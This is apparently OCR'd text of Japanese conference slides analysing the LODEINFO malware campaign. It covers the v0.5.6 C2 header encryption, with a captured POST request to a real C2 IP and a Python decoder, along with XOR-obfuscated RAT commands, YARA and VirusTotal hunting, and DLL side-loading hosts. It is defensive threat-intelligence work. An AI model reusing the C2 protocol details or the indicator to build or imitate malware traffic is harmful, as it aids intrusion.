
v0.5.6

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache

7H1FTymxmYg=4Gvj7sWMOWolg04pSzk6bzt7r5jYiwrh-wcguCcik1zjFaKZcdzNlzWCU-
ZHvzVSdp5hoPlcAo1g3ix_cOmB7MA75KdiPj4-
PisqwGMm2GFXnVd8yBXyl8NXaIO2hw2Sive1C9mgHZMbNd6Sdme7QBBI4N1adtAnfbx0q7ALMmY8gEJSWcakt5o
uqdveapdEZSl8lQWnvPDbUK_BkEROamY3q4CK7FE-72HAuREk0L7uW78qUiTBAFHTTP/1.0 200 OK
```

Header

以降はMain Data

Main Data の末尾
鍵長文を取得

```
import sys

TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

def dec_header(key: str, b64data: str) -> str:
    output: str = ""
    for i, d in enumerate(b64data):
        if TABLE.find(ord(d)) == -1:
            output += d
            continue
        k: str = key[i % len(key)]
        output += chr(TABLE[(TABLE.find(ord(d)) + TABLE.find(ord(k))) % 62])
    return output


if __name__ == "__main__":
    print(dec_header(sys.argv[1], sys.argv[2]))
```

```
strcpy(v27, "NV4HDOeOVyL");
```

検体固有に Hardcode

```
❯ python header_enc.py NV4HDOeOVyL uW78qUiTBAF
7H1FTymxmYg
```

POST パラメータに設定し、
これを鍵として Header を同様の処理で暗号化


文字列のインデックスをベースにした換字式暗号

※ 復号スクリプトは Appendix D にあるGithubで公開

RAT コマンドに 2byte XOR の追加

v0.5.6

検体のコマンド識別の文字列がコマンドごとに異なる 2bytes XOR で格納されるよう変更




コマンド文字列比較部分 (ls)

コマンド文字列比較部分 (command)

RAT コマンドに 2byte XOR の追加

v0.5.6

検体のコマンド識別の文字列がコマンドごとに異なる 2bytes XOR で格納されるよう変更



https://github.com/JPCERTCC/jpcert-yara/blob/main/other/lodeinfo.yara

タイムラインのまとめ

- デコイ文書の作り込みやC2サーバのIP Geolocationからも、
  日本に対する攻撃へのモチベーションが非常に高いオペレーションである
- アップデートを繰り返しながら継続的に使用され続けている
  - 2022年以降も使用される可能性が極めて高い
- TTPs の変化が激しい
  - ツールによる解析やシグネチャマッチを回避するための工夫が
    継続して行われ続けている
  - **事後のIoC, シグネチャをそのまま適用して運用するだけでは、
    この脅威を捕捉できない可能性が高い**

調査とハンティング方法


調査のモチベーション

- 自組織にとって潜在的な脅威となりうる存在への対抗
  - 「レポートを読んでおしまい」ではなく、
    継続してその脅威を観測し、最新の攻撃も追従できるようにしたい
  - 代表的な一つの存在、**LODEINFO を利用した攻撃キャンペーン**
- しかし、我々では生のインシデント事例を扱うことは難しい

  ☛ **オープンソースの情報源を活用して脅威の片鱗を検出することを目指す!!**
- オープンソースの脅威情報を起点としてできること
  - 外部公開されたIoCから継続的な観測
  - レポートを深掘りして具体的な検知ロジックの作成
  - アクティブな脅威情報収集および共有


脅威情報の収集源

Twitter




インテリジェンスの不法投棄場。幅広い情報収集や第一報の素早い捕捉に利用

ANY.RUN & Hybrid Analysis



投稿されている検体を眺めて掘り出し物探索、Yara ruleハンティングの実施


VirusTotal



大規模データからリアルタイムの Yara ruleハンティング、検体のダウンロード(年に 200万円課金)

Twitter での脅威情報監視


Twitter 公式クライアントは難易度が高いので、**TweetDeck** で鍵リストと常に追いたいキーワードを置いて監視



VirusTotal の活用

IoC, レポートをもとに検体をVirusTotalから収集、
マルウェア解析を行い Yara rule を作成して **Livehunt** 機能でマルウェアハンティング


☛ **ワークする rule は自組織の検知ロジックへ組み込み**



https://www.virustotal.com/

DLL の特徴から Yara rule 作成は可能か?

SfsDll32.dll を模した shellcode loader は内部処理に大きな変更が入る




Loader は単純な作りであるため変更が容易であり、
コードの特徴を捉えたつもりでも更新後のバージョンを捕捉できない事例が発生(※)

※ 1 byte XOR なので brute force する手法もあるが、RAT コマンド変更のような 2 byte XOR に変更されると対応できない

レポートからより変更が少ない TTPs を探す

- LODEINFO の Loader は
  正規の実行ファイルのデフォルトの
  実行パスから Side-Loading される

- 悪用された正規の実行ファイルは
  確認されているもので2つのみ
  - SfsDllSample.exe: 2020/05 ~ 2021/12
  - K7SysMon.exe: 2022/03 ~




https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

レポートからより変更が少ない TTPs を探す

- **1つの仮説**:
  『Loader の内部処理の変更よりも
  悪用する正規ファイルの変更の
  方が変更が困難である可能性がある』

  **Side-Loading される可能性のある
  ファイルを全て捕捉して検証**

